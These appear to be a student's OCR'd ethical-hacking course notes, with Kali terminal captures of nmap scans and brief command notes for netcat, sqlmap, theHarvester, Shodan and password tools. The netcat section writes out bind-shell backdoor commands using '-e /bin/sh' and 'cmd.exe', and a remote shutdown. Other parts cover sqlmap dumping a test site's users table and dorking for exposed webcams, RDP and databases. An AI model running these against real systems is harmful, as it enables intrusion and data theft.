



T5 – insane scan


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
giridhar@kali: ~
File Actions Edit View Help
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Fri, 15 Mar 2024 05:25:08 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: close
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
Content-Encoding: gzip
(giridhar㉿kali)-[~]
$ nmap -sV 44.228.249.3
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-15 10:58 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.37s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.19.0
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.31 seconds
(giridhar㉿kali)-[~]
$ nmap -p21 44.228.249.3
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-15 11:01 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.58s latency).
PORT STATE SERVICE
21/tcp filtered ftp
Nmap done: 1 IP address (1 host up) scanned in 6.20 seconds
(giridhar㉿kali)-[~]
$ nmap -f4 44.228.249.3
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-15 11:02 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.39s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 24.81 seconds
(giridhar㉿kali)-[~]
$ nmap -T5 44.228.249.3
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-15 11:04 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.61 seconds
(giridhar㉿kali)-[~]
$
Search
21°C Haze
Search
ENG IN
11:04 15-03-2024

O detection


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
giridhar@kali: /
File Actions Edit View Help
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-15 11:04 IST
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 1.61 seconds
(giridhar㉿kali)-[~]
$ nmap -O 44.228.249.3
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
(giridhar㉿kali)-[~]
$ /
(giridhar㉿kali)-[/]
$ nmap -O 44.228.249.3
TCP/IP fingerprinting (for OS scan) requires root privileges.
QUITTING!
(giridhar㉿kali)-[/]
$ sudo -O 44.228.249.3
sudo: invalid option -- 'O'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-ABkNnS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-ABkNnS] [-g group] [-h host] [-p prompt] [-U user]
[-u user] [command [arg ...]]
usage: sudo [-ABbEHkNnPS] [-r role] [-t type] [-C num] [-D directory]
[-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
[-u user] [VAR=value] [-i | -s] [command [arg ...]]
usage: sudo -e [-ABkNnS] [-r role] [-t type] [-C num] [-D directory]
[-g group] [-h host] [-p prompt] [-R directory] [-T timeout]
[-u user] file ...
(giridhar㉿kali)-[/]
$ sudo nmap -O 44.228.249.3
[sudo] password for giridhar:
Starting Nmap 7.94SVN (https://nmap.org) at 2024-03-15 11:06 IST
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.014s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT STATE SERVICE
80/tcp open http
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (91%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (91%)
No exact OS matches for host (test conditions non-ideal).
OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.56 seconds
(giridhar㉿kali)-[/]
$
Search
21°C Haze
Search
ENG IN
11:07 15-03-2024





Netcat practical


kali -- 192.168.56.102

kali -- nc -l -p 4545

windows -- 192.168.56.1

change the path to program files -- cd npcap

ncat ip address port numbere



backdoor access

 nc -l -p 5555 -e/bin/sh -- kali

ncat ip of kali port

for cmd

do in wind

 ncat -nvlp 7777 -e cmd.exe

in kali ----- nc ip kali address 7777

for shoutdown for 120 sec

shutdown /s/t 120 -c " You are hacked"

shutdown -a to terminate the remote acces

Sqlmap or sql injection --- series

test.vuln.web

sqlmap ----> access website database

1. for accessing databases

sqlmap -u "website link" -- dbs

https://www.youtube.com/watch?v=XBsnkLRelnU


if you want to find the tables in the databases

then use this command : means you have the database name after the you want to find the tables.

U – url


D -database name

----→ sqlmap -u websitelink -D (means database name) – tables



You have all things like database , tables then you find out the columns name like this using --columns

```
root@kali:~# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users --columns
```





Finally you have all things database ,table name , column name , all you have right

At the end you need to dump the data.

Using → -- dump

```
root@kali:~# sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump
```






Creating a directory using crunch commands --- sql injection

In kali Linux applications


Password attacks – tool is crunch



Sunil is the string , and the -o says output where it want save like on the desktop with the file name sunil.txt

Website Database Hacking without using any tool | sql injection

Manual injection



checking the sql vulnerabilities manually

Website Database hacking using jsql tool | - SQL Injection Attack

---

Task -- google dorking

---> Find websites vulnerable to sql injection

---> Find publically accessible webcams

---> find web servers (IP and name) using

a)Ftp service

b)dns service , c) smtp services d) rdp service


----> find websites using anonymous logins (username and password)

To getting the any admin login page

Found : **rajiv@22**
(hash = 92af7c44cdff63a076e9ee4de434be0b)

https://github.com/C4ssif3r/admin-panel-finder

https://youtu.be/uO47aY1ti1E



---

https://www.geeksforgeeks.org/okadminfinder-linux-tool-to-find-admin-panel-of-site/

theharvester -----> info gathering ---osint

shodan --------info gathering

nmap-------→done

zenmap------→done

netcat-------->done

john the ripper------->done

sqlmap---------->yes

wireshark-------->yes

SEToolkit,zphisher-------->yes

1)theHarverster tool:

theharvester -----> info gathering ---osint →

information is ip address ;email address; domains;subdomains


theharverster -d google -l 200

dnsdumpster -- website

theHarvester -d lpu.in -l 2000 -b sublist3r

theHarvester -d lpu.in -l 2000 -b -all

https://medium.com/@nancyjohn_95536/footprinting-reconnaissance-using-tools-the-harvester-2006361a9f94



Step 1:

If you want to see the theHarverster panel then type

theHarverster command in root terminal.

- ➔ theHarverster -h
- ➔ theHarverster -d bug-bounty.com -b all

  -d ---> domain -b --->source we want to search the browser are like google,bing,duckduckgo.

  It will gives the ip address and domains that are using servers.

****

Email harvestering : passive reconnaissance

Public available databases like in search engines like google ,bing duckduckgo

****

Online tool is --➔ hunter.io

Basically the theharvester is not working we need to remove the harvester tool in kali linux built -in using this command

- `sudo apt-get remove theharvester`

and after we install the theharvester tool using git clone.

Make directory in root terminal and after install it.

This link provides the documentation of the installation of the harvester

https://github.com/laramies/theHarvester/wiki/Installation

git clone link

git clone https://github.com/laramies/theHarvester.git


for install all requirements of the harvester run this command .

pip3 install -r requirements.txt

 sublist 3 :

git hub link

https://github.com/aboul3la/Sublist3r



Runing this command : ./sublist3r

After that you need to run the command :

ln -sf /opt/Sublist3r/sublist3r.py /usr/bin/sublist3r

task 17-04-24

https://securitytrails.com/blog/top-shodan-dorks

1.perform recon on the following services

https://github.com/coreb1t/awesome-pentest-cheat-sheets/blob/master/docs/shodan.md

a)RDP service ---------->type "port:3389"

b)Mysql


https://g0dl3v3l.com/find-hack-vulnerable-databases-with-shodan-75d5aecc7675

c)email

d)webcoms

https://github.com/jakejarvis/awesome-shodan-queries?tab=readme-ov-file#webcams

e)smart products manufactured by the company Samsung



Stenography

steghide


steghide extract -sf atbash.jpg

cat encrypted.txt

steghide extract -sf atbash.jpg

https://josephkimiri.github.io/posts/HideToSee/

Slove the password protection file.2 method 1 : using john ripper tool then change pdf to txt file and the hash file



Method 2:

/usr/bin/pdf2john

Converting the pdf to txt using this command

Pdf2 demo.pdf > demo.txt

Now you one text file cat demo.txt

Open the vi demo.tx

The hash is

